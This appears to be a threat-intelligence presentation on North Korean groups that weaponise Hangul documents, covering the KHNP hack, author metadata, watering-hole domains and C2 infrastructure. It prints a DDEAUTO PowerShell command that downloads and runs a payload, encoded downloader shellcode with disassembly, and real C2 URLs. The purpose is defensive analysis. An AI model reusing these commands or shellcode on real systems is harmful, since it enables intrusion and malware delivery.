The malicious code hidden in e-mails servers of Korea Hydro & Nuclear Power (KHNP) on September 9 was 'bomb-type' that destroyed data of the infected computer. It is presumed to be an attack aimed at destroying and shutting down servers of the nuclear power control system (NPPCS).

"The first analysis of 300 kinds of malicious codes distributed in KHNP was of destroying the data of the infected computer like a hand grenade," said Lee Joon-ho, head of the Seoul Central District Prosecutor's Office. He added, "Since there is a leakage function, there is a high possibility that the nuclear power plant drawing information by the intimidators were leaked to other routes before the 9th." Hanguk files hackers found the malicious code, 'specification.hwp', 'transmission line.hwp'. The time of malicious file generation has been prepared from April last year to October this year.

The collective means is focused on the possibility that the attack was carried out in North Korea, and is gaining the attack by using the name of the worker (PC user) who last modified the malicious code is the same as the user name 'John' of one of the workers during '3·20 cyber terrorism' Confirmed. The ID of the worker's Facebook account (Jenia John), which hackers published and released the leak data from the 15th, be



'Malicious code' Hanguk file. The user name is 'John' (red circle) as in cyber terrorism last year. (PhotoHawley)



John @john_kdfifj1029 · 12월 15일

KHNP(Korean Hydro and Nuclear Power) Hacked!

dropbox.com/s/wg8bg9mvanwn...

dropbox.com/s/mptpxplcrydb...

dropbox.com/s/04gnm81yehhw...

dropbox.com/s/e220aumm3chi...

Summary Information – Author (Bluenoroff)

alosh, TATIANA, Tiger

| PIDSI_TITLE | PIDSI_AUTHOR | PIDSI_LASTAUTHOR | PIDSI_CREATE_DTM | PIDSI_LASTSAVE_DTM |
|---------------------------|--------------------|----------------------|----------------------------|----------------------------|
| 조직의 소금같은 존재인 '투명인간'에 주목하라 | <i>alosh</i> | <i>Administrator</i> | 2017-11-07 09:34:50 | 2017-12-08 19:43:49 |
| 반성문 | IMI | <i>alosh</i> | 2017-02-04 07:04:00 | 2017-08-16 10:32:26 |
| 이력서 | | <i>alosh</i> | 2017-09-08 17:38:32 | 2017-09-08 17:40:04 |
| 총무팀 (Tel 0098, Fax 0236) | <i>인사팀</i> | <i>alosh</i> | 2011-08-09 01:46:35 | 2017-09-24 08:21:20 |
| 총무팀 (Tel 0098, Fax 0236) | <i>인사팀</i> | <i>alosh</i> | 2011-08-09 01:46:35 | 2017-09-24 08:21:20 |
| 비트코인 관련 주요 범죄 사례 | <i>alosh</i> | <i>alosh</i> | 2017-10-13 03:01:35 | 2017-10-13 03:18:57 |
| 인적사항 | | <i>alosh</i> | 2017-11-03 00:45:55 | 2017-11-03 00:46:41 |
| 용어 정의 | bit | <i>alosh</i> | 2017-07-25 06:30:06 | 2017-11-17 01:13:21 |
| 입사지원서 | <i>alosh</i> | <i>alosh</i> | 2017-11-29 17:42:25 | 2017-11-29 17:44:32 |
| ◆ 이력서 | <i>alosh</i> | <i>alosh</i> | 2017-11-29 18:06:28 | 2017-11-30 18:23:00 |
| 김정민 | <i>alosh</i> | <i>User</i> | 2017-11-02 02:52:03 | 2018-05-30 01:41:29 |
| 거래처 원장 | TATIANA | TATIANA | 2018-04-10 03:01:00 | 2018-04-10 03:18:34 |
| 죽음에 대한 이해와 성찰 | jae | TATIANA | 2018-06-01 01:53:51 | 2018-06-01 01:54:10 |
| 미국의 대테러전쟁 | | TATIANA | 2018-06-01 01:54:19 | 2018-06-01 01:54:40 |
| 피묻은 나의 6.25전쟁수기 | | TATIANA | 2006-05-15 09:03:25 | 2018-06-01 01:55:03 |
| 표준 이력서 | 비즈폼(bizforms.c | TATIANA | 2017-03-21 04:30:05 | 2018-06-14 00:49:34 |
| □ | lex9420 | TIGER | 2015-08-22 19:35:06 | 2015-08-24 11:29:27 |
| 목차 | U+ U+ U+ U+ | Tiger | 2005-12-20 06:35:34 | 2017-06-12 06:45:54 |
| 목차 | U+ U+ U+ U+ | Tiger | 2005-12-20 06:35:34 | 2017-06-12 06:45:54 |
| KMC | <i>경영관리</i> | Tiger | 2013-02-25 02:11:36 | 2017-06-15 04:51:27 |

Summary Information – Author (Scarcruft)

Lion, SEIKO, Tames

| PIDSI_TITLE | PIDSI_AUTHOR | PIDSI_LASTAUTHOR | PIDSI_CREATE_DTM | PIDSI_LASTSAVE_DTM |
|-----------------------------|----------------------|------------------|---------------------|---------------------|
| 국내출장결과보고서 | 와우폼 (www.wow | <i>Lion</i> | 2017-06-29 02:08:50 | 2017-07-11 06:29:52 |
| 올해 입국한 대학 후배를 만났다 | <i>Lion</i> | <i>Lion</i> | 2016-08-17 17:17:34 | 2016-08-17 17:19:35 |
| 최근 북한소식 | <i>Lion</i> | <i>Lion</i> | 2016-08-31 22:08:51 | 2016-08-31 22:31:58 |
| 국정원 직원이 6만위안 쥐 북 종업원들 탈출시켰다 | <i>Lion</i> | <i>Lion</i> | 2016-09-05 17:28:05 | 2016-09-05 17:30:13 |
| 20년전 미제사건 포항 흥해 토막살인사건 | <i>Lion</i> | <i>Lion</i> | 2016-09-29 16:54:44 | 2016-09-29 16:59:17 |
| 대박 | ORENT | <i>Lion</i> | 2016-04-26 02:33:04 | 2017-05-28 23:48:47 |
| 5대 악성 사이버 범죄 | SEIKO | <i>Lion</i> | 2017-03-16 03:18:22 | 2017-03-27 03:23:46 |
| 몸에 | SEIKO | <i>Lion</i> | 2017-05-12 07:29:24 | 2017-05-15 15:57:27 |
| 더운 여름에 시원하게 웃어보세요 | SEIKO | <i>Lion</i> | 2017-06-27 01:39:23 | 2017-06-28 16:02:06 |
| 개성공단 재개 절대 안 되는 8가지 이유 | SEIKO | <i>Lion</i> | 2017-08-26 08:49:26 | 2017-08-27 05:46:27 |
| 한국은 왜 필리핀의 길을 가려 하는가 | SEIKO | <i>Lion</i> | 2017-08-29 08:35:38 | 2017-08-30 05:13:56 |
| 휴 가 신 청 서 | WWW | <i>Lion</i> | 2016-10-05 00:20:02 | 2016-10-05 16:26:50 |
| 보도자료_양식(통일부) | 내부망 | Tames | 2016-03-28 07:46:49 | 2018-01-02 03:30:31 |
| 존경하는 올인통 | Administrator | Tames | 2017-10-30 09:14:24 | 2017-10-30 09:29:41 |
| 5 | Tames | Tames | 2017-11-01 02:18:31 | 2017-11-01 03:28:49 |

- **Summary Information - Author**
 - **Bluenoroff**: alosha, TATIANA, Tiger
 - **Scarcruft**: Lion, SEIKO, Tames
 - **Kimsuky** : John


- **Summary Information - Author**

- **Bluenoroff**: alosha, TATIANA, Tiger
- **Scarcruft**: Lion, SEIKO, Tames
- **Kimsuky** : John



- Introduction
- Threat Groups
- Campaign DOKKAEBI (2015 ~ 2018.6)
- Profiling of Malicious Hangul Files
- Relationships
- **Recent Trends**
- Conclusion

- Abuse of Word Normal function - Scarcraft
 - DDEAUTO



```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -NoP -NonI -WHidden -Exec Bypass  
$p=$env:temp+"\\ko_language_pack.exe';(New-Object  
System.Net.WebClient).DownloadFile('http://www.edsi.co.kr/admin/main_page/photo/data/erphoto.s  
mall',$p); Invoke-Item $p " " }<
```

Abuse of Word Normal function - Scarcraft


DDEAUTO vs Data Link

| File Type | Abusing Function | Common Feature | Difference | Malware loading method | Malware |
|-----------|-----------------------------|--|--------------------|------------------------|---------------|
| HWP | Data Link | Abuse of normal function Same document author | Execute VBS | Drop | M-RR (ROKRAT) |
| DOC | Dynamic Data Exchange (DDE) | | Execute Powershell | Download | |




```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -NoP -NonI -WHidden -Exec Bypass
$P=$env:temp+'\\ko_language_pack.exe';(New-Object
System.Net.WebClient).DownloadFile('http://www.edsi.co.kr/admin/main_page/photo/data/erphoto.s
mall',$P); Invoke-Item $P " " }
```


- OSMU - Scarcraft



- OSMU - Scarcraft



Wateringhole attack via Malicious APKs - Scarcraft

Landing Page


durihana.cafe24.com
durihana.com
durihana.window.gabiauser.com
ingo.co.kr
ingonews.kr
ingonews2.mediaon.co.kr
ngonews.tv
ngonewsi.com
ngonewstv.com
nabuco.org
nabuco2.mediaon.co.kr
nbc1tv.com
nbc1tv.mediaon.co.kr
탈북동포만남의광장.kr (xn--hc0b21e97ccwis5e6xrppar89c2ug.kr)



Recent Trends

- Wateringhole attack via Malicious APKs - Scarcraft

```
$os = "Android";  
$a = "Android 5.0";  
$b = "SM-";  
  $b1 = "SHV-";  
$c = "KAKAOTALK";  
$d = "DaumApps";  
$e = "NAVER";  
  
if(strpos($info, $os) == false){  
  exit;  
}
```



- Wateringhole attack via Malicious APKs - Scarcraft
 - Write Log file

```
$chromevs1 = "Chrome/44";
$chromevs2 = "Chrome/46";
$sb = "SamsungBrowser";
$na = "NAVER";
$kt = "KAKAOTALK";

if(strpos($info, $chromevs1) == true || strpos($info, $chromevs2) == true){
    if(strpos($info, $sb) == true || strpos($info, $kt) == true){
        //include 'ad.html';

                $fpv8 = fopen("logv8.png", "a+");
                fputs($fpv8,$logline);
                fclose($fpv8);
```


Wateringhole attack via Malicious APKs - Scarcraft

CVE-2015-7888 (Path Traversal)


- WifiHs20UtilityService (UID : **system**)

- /sdcard/Download/cred.zip**

WifiHs20CredFileObserver **automatically**

extracts the content of the archive in the **/data/bundle/**

directory and **deletes the zip file** afterwards



| 이름 | 압축 크기 | 원본 크기 | 파일 종류 |
|----------|--------|--------|------------|
| .. | | | |
| base.apk | 61,660 | 61,660 | 압축(APK) 파일 |

Recent Trends (2018.07)

- New Type of H-PS-S - **Bluenoroff**

Recent Trends (2018.07)

- **New Type of H-PS-S - Bluenoroff**
 - Like **H-PS-S-6** Downloader Shellcode,
But XOR-key change **1-byte to 16-byte**

```
$ python /Volumes/Samsung_T3/Tools/hwp_parser/dokkaebi_bat.py .  
./전자지갑개발자 김고운 .hwp_9c3221dfc49b159f032eda70e8cb207c60e73ea5f51f9dd  
c90629292deacf90c 9c3221dfc49b159f032eda70e8cb207c60e73ea5f51f9ddc906292  
92deacf90c 이 력 서 Administrator Vladimir 8, 5,  
8, 1555 WIN32LEWindows_7 2018-04-20 00:57:00 2018-07-25 00:55:26.  
962000  
  
[1] : ./전자지갑개발자 김고운 .hwp_9c3221dfc49b159f032eda70e8cb207c60e73ea5f  
51f9ddc90629292deacf90c  
BinData/BIN0002.PS  
***** [H-PS-S-9] *****  
[1] XOR-16byte : 0x566F7B3F6AF8D0B00593F3A83CD8AF16  
[C&C 32] : https://sfacor.com/upload/profile_2.dmg  
[C&C 64] : https://sfacor.com/upload/profile_4.dmg
```


Recent Trends (2018.07)

- New Type of H-PS-S - **Bluenoroff**
 - Like **H-PS-S-6** Downloader Shellcode,

```
06FF65A4B50D8929292960A2723160A25A0960A2520160A2CA74EA  
2965A2D81AD690D8D4B188C117D4D6D690A91037BB61A2C1C118D4  
061AFBA4662B65A2D1D6FA61A2F161AAD1D65C2D1AE9C21661A47D  
C10CD7D6D6ACE95D2461A47D0D0961A2E268D6FEC2F7A2550D0161  
A2CA6876687776EA61AAC501C1DEC6D6D61AE961AAED01EA> .def .  
get .16#29 .xor .Y101 .exch .put .} .for . /Y78 .{ . /Y79 .exch .de  
9 .Y81 .Y72 .0 .eq .{ .exit .} .if . /Y80 .Y80 .1 .add .def .} .loop .Y  
def .{ . .eqproc . /Y84 .true .def . /Y69 .0 .def .Y6 .{ . /Y84 .true .  
f .Y3 .Y85 .get .{ .Y84 .{ . /Y84 .false .def .} .{ . /Y84 .true .def .  
. /Y69 .Y69 .1 .add .def .} .repeat .Y84 .{ . /Y82 .false .def .exit
```

Recent Trends (2018.07)

- **New Type of H-PS-S - Bluenoroff**
 - Like **H-PS-S-6** Downloader Shellcode,
But XOR-key change **1-byte to 16-byte**

```
$ python /Volumes/Samsung_T3/Tools/hwp_parser/dokkaebi_bat.py .  
./전자지갑개발자 김고운 .hwp_9c3221dfc49b159f032eda70e8cb207c60e73ea5f51f9dd  
c90629292deacf90c 9c3221dfc49b159f032eda70e8cb207c60e73ea5f51f9ddc906292  
92deacf90c 이 력 서 Administrator Vladimir 8, 5,  
8, 1555 WIN32LEWindows_7 2018-04-20 00:57:00 2018-07-25 00:55:26.  
962000  
  
[1] : ./전자지갑개발자 김고운 .hwp_9c3221dfc49b159f032eda70e8cb207c60e73ea5f  
51f9ddc90629292deacf90c  
BinData/BIN0002.PS  
***** [H-PS-S-9] *****  
[1] XOR-16byte : 0x566F7B3F6AF8D0B00593F3A83CD8AF16  
[C&C 32] : https://sfacor.com/upload/profile_2.dmg  
[C&C 64] : https://sfacor.com/upload/profile_4.dmg
```

=> Manuscript

- New Type of H-PS-S - **Bluenoroff**
 - Manuscript C2

```
__m128 sub_10006420()  
{  
    unsigned int v0; // esi  
  
    memset(&dword_1001F628, 0, 0x2188u);  
    v0 = rand();  
    do  
        v0 = (rand() + 2 * v0) & 0xFFFFFFFF;  
    while ( v0 < 0xFFFF );  
    strcpy(xmmword_1001F670, "www.markcoprintandcopy.com/data/helper.php");  
    strcpy(&xmmword_1001F870, "www.aedlifepower.com/include/image.php");  
    dword_1001F628 = v0 + 805306368;  
    dword_1001F62C = 1;  
    strcpy(&xmmword_1001FA70, "www.919xy.com/contactus/about.php");  
    return *"ntactus/about.php";  
}
```

■ Related Threat Groups

| Threat Group | Target | Purpose | Activity Time | Major Incident |
|-------------------|--|--|---------------|---|
| Bluenoroff | Global and Korean domestic financial companies Officials and users of crypto-currency exchanges | Confidential information takeover and monetary gain (SWIFT, crypto-currency) | 2015 ~ | SWIFT illegal transaction of central bank of Bangladesh |



Recent Trends (2018.07)

- New Type of H-PS-S - **Bluenoroff**
 - Manuscript C2 – Chinese **Casino**

www.markcoprintandcopy.com

忘记密码? | 常见问题 | 牌照展示 | 加入收藏

亞美娛樂 AM8.com 法兰克福足球俱乐部 亚洲区唯一博彩赞助商

会员账号/手机号码 密码 登录 免费试玩 真钱开户

首页 真人娱乐 电子游艺 体育投注 彩票投注 在线棋牌 优惠活动 亚美风采 社区

TOPTREND GAMING

怒中15万

恭喜*****646仅用60元中得大奖

即日起中信银行(张飞)、(吴惠明)、兴业银行(李翊)建设银行

01分45秒 存款平均到账时间

05分59秒 取款平均到账时间

492人 24小时注册数

¥891362589.9 累计送出回赠

24h 在线客服 普通回拨 VIP回拨 亚美社区 APP下载

- New Type of H-PS-S - **Bluenoroff**
 - Manuscript C2

```
__m128 sub_10006420()  
{  
    unsigned int v0; // esi  
  
    memset(&dword_1001F628, 0, 0x2188u);  
    v0 = rand();  
    do  
        v0 = (rand() + 2 * v0) & 0xFFFFFFFF;  
    while ( v0 < 0xFFFF );  
    strcpy(xmmword_1001F670, "www.markcoprintandcopy.com/data/helper.php");  
    strcpy(&xmmword_1001F870, "www.aedlifepower.com/include/image.php");  
    dword_1001F628 = v0 + 805306368;  
    dword_1001F62C = 1;  
    strcpy(&xmmword_1001FA70, "www.919xy.com/contactus/about.php");  
    return *"ntactus/about.php";  
}
```

Recent Trends (2018)

- New Type of H-PS-S - E
- Manuscript C2 -> 404?!



```
v0 = (rand() + 2 * v0) & 0xFFFFFFFF;  
while ( v0 < 0xFFFF );  
strcpy(xmmword_1001F670, "www.markcoprintandcopy.com/data/helper.php");  
strcpy(&xmmword_1001F870, "www.aedlifepower.com/include/image.php");  
dword_1001F628 = v0 + 805306368;  
dword_1001F62C = 1;  
strcpy(&xmmword_1001FA70, "www.919xy.com/contactus/about.php");  
return *"ntactus/about.php";  
}
```

Recent Trends (2018.07)

- New Type of H-PS-S - **Bluenoroff**
 - Manuscript C2 -> **404?!**



Recent Trends (2018.08)

- **New Type of H-OLE-S - Scarcroft**

Recent Trends (2018.08)

- **New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**)

Recent Trends (2018.08)

- New Type of H-OLE-S - Scarcraft
 - Like H-PS-S-1 Downloader Shellcode (XOR : 0xD5)

```
e8 00 00 00 00 5e 83 c6 22 8b 06 3d cc cc cc cc 74 15 8a 06 34 d5 88 06 46 eb ee
90 00 00 00 00 00 00 00 00 00 00 00 29 3d 7b d5 d5 d5 b5 5e 39 e6 07 b1 5e 87 e5
5e 87 d9 5e 87 c1 5e a7 fd 87 5e 87 c5 5e 97 e9 5e 91 d7 ad 50 15 a1 9d d6 17 85
5e 9d cd 5e 8d f5 d6 0f 36 ef 9c 5e e1 5e d6 27 e6 2a e6 15 79 51 15 a1 d2 14 1a
d8 d6 2d 3e 21 ee a8 f1 a0 36 8d 5e 8d f1 d6 0f b3 5e d9 9e 5e 8d c9 d6 0f 5e d1
5e d6 17 5c 91 f1 f5 8f b4 8c 8f 84 2a 35 8d 8f 5e c7 3e 74 bf 95 bd d5 c5 d5 d5
```

```
00000000 E800000000          CALL 00000005
00000005 5E                      POP ESI
00000006 83C622                 ADD ESI,00000022
00000009 8B06                   MOV EAX,DWORD PTR [ESI]
0000000B 3DCCCCCCCC            CMP EAX,CCCCCCCC
00000010 7415                   JE 00000027
00000012 8A06                   MOV AL,BYTE PTR [ESI]
00000014 34D5                   XOR AL,D5
00000016 8806                   MOV BYTE PTR [ESI],AL
00000018 46                      INC ESI
00000019 EBEE                   JMP 00000109
0000001B 90                      NOP
0000001C 0000                   ADD BYTE PTR [EAX],AL
0000001E 0000                   ADD BYTE PTR [EAX],AL
```


Recent Trends (2018.08)

- New Type of H-OLE-S - Scarcraft
 - Like H-PS-S-1 Downloader Shellcode (XOR : 0xD5)

```
e8 00 00 00 00 5e 83 c6 22 8b 06 3d cc cc cc cc 74 15 8a 06 34 d5 88 06 46 eb ee
90 00 00 00 00 00 00 00 00 00 00 00 29 3d 7b d5 d5 d5 b5 5e 39 e6 07 b1 5e 87 e5
5e 87 d9 5e 87 c1 5e a7 fd 87 5e 87 c5 5e 97 e9 5e 91 d7 ad 50 15 a1 9d d6 17 85
5e 9d cd 5e 8d f5 d6 0f 36 ef 9c 5e e1 5e d6 27 e6 2a e6 15 79 51 15 a1 d2 14 1a
d8 d6 2d 3e 21 ee a8 f1 a0 36 8d 5e 8d f1 d6 0f b3 5e d9 9e 5e 8d c9 d6 0f 5e d1
5e d6 17 5c 91 f1 f5 8f b4 8c 8f 84 2a 35 8d 8f 5e c7 3e 74 bf 95 bd d5 c5 d5 d5
```

```
00000000 E800000000          CALL 00000005
00000005 5E                    POP ESI
00000006 83C622              ADD ESI,00000022
00000009 8B06                MOV EAX,DWORD PTR [ESI]
0000000B 3DCCCCCCCC          CMP EAX,CCCCCCCC
00000010 7415                JE 00000027
00000012 8A06                MOV AL,BYTE PTR [ESI]
00000014 34D5                XOR AL,D5
00000016 8806                MOV BYTE PTR [ESI],AL
00000018 46                    INC ESI
```

```
4010ee LoadLibraryA(urlmon)
4010b0 VirtualAlloc(base=0 , sz=400) = 600000
401101 GetTempPathA(len=104, buf=600000) = 1f
4010bf URLDownloadToFileA(http://crystalpowercleaning.com/wp-includes/images/wpindex.jpg, C:\Users\#p
t\AppData\Local\Temp#wins.exe)
4010ce WinExec(C:\Users\#p\AppData\Local\Temp#wins.exe)
4010da TerminateProcess() = 1
```

- **New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**),
But **OLE**

Recent Trends (2018.08)

- **New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1 Downloader Shellcode (XOR : 0xD5)**,
But OLE

Recent Trends (2018.08)

- **New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**),
But OLE

```
E8 00 00 00 00 5E 83 C6 22 8B 06 3D CC CC CC CC 74 15 8A 06 8B FE 34 D5 88 07 46 EB EC 90 8B FE AA 88 07 00
00 00 00 29 3D 7B D5 D5 D5 B5 5E 39 E6 07 B1 5E 87 E5 5E 87 D9 5E 87 C1 5E A7 FD 87 5E 87 C5 5E 97 E9 5E 91
D7 AD 50 15 A1 9D D6 17 85 5E 9D CD 5E 8D F5 D6 0F 36 EF 9C 5E E1 5E D6 27 E6 2A E6 15 79 51 15 A1 D2 14 1A
D8 D6 2D 3E 21 EE A8 F1 A0 36 8D 5E 8D F1 D6 0F B3 5E D9 9E 5E 8D C9 D6 0F 5E D1 5E D6 17 5C 91 F1 F5 8F B4
8C 8F 84 2A 35 8D 8F 5E C7 3E 74 BF 95 BD D5 C5 D5 D5 BD D5 D1 D5 D5 BF D5 BD 81 1F 7A 44 2A 00 16 E6 15 85
85 84 86 85 BD E3 CF FA A5 2A 00 16 BF D5 5E 99 F1 C1 84 BD 4D 2B 5F DB 2A 00 16 BF D5 BF 2A BD 56 6C 60 AD
2A 00 16 88 BD BA BB D5 D5 BD A0 A7 B9 B8 81 BD 5B 9B DB 39 2A 00 3D 7D 2A 2A 2A 85 85 BD D1 D4 D5 D5 BD E6
1F 5F 8E 2A 00 85 5E A1 F1 D1 D6 25 12 D3 B4 AC B9 B6 12 93 D1 FB B0 AD B0 12 93 DD D5 D5 D5 D5 3E CE 5E 99
F1 DD 5E C9 F1 84 3D 53 2A 2A 2A 3D 45 2A 2A 2A 3D 4F 2A 2A 2A 56 11 DB 16 3D 35 2A 2A 2A BD A1 A1 A5 EF FA
FA B8 FB A6 A6 B7 A2 FB B6 BA FB BE A7 FA B4 B1 B8 BC BB FA B3 BA A7 B8 8A B1 BA B6 FA BC B8 B4 B2 B0 FA B1
BA A2 BB FA A2 BA A7 B9 B1 BB B0 A2 A6 FB B1 BA B6 D5 D5 CC CC CC CC
```

Recent Trends (2018.08)

- **New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**),
But **OLE**

```
E8 00 00 00 00 5E 83 C6 22 8B 06 3D CC CC CC CC 74 15 8A 06 8B FE 34 D5 88 07 46 EB EC 90 8B FE AA 88 07 00
00 00 00 29 3D 7B D5 D5 D5 B5 5E 39 E6 07 B1 5E 87 E5 5E 87 D9 5E 87 C1 5E A7 FD 87 5E 87 C5 5E 97 E9 5E 91
D7 AD 50 15 A1 9D D6 17 85 5E 9D CD 5E 8D F5 D6 0F 36 EF 9C 5E E1 5E D6 27 E6 2A E6 15 79 51 15 A1 D2 14 1A
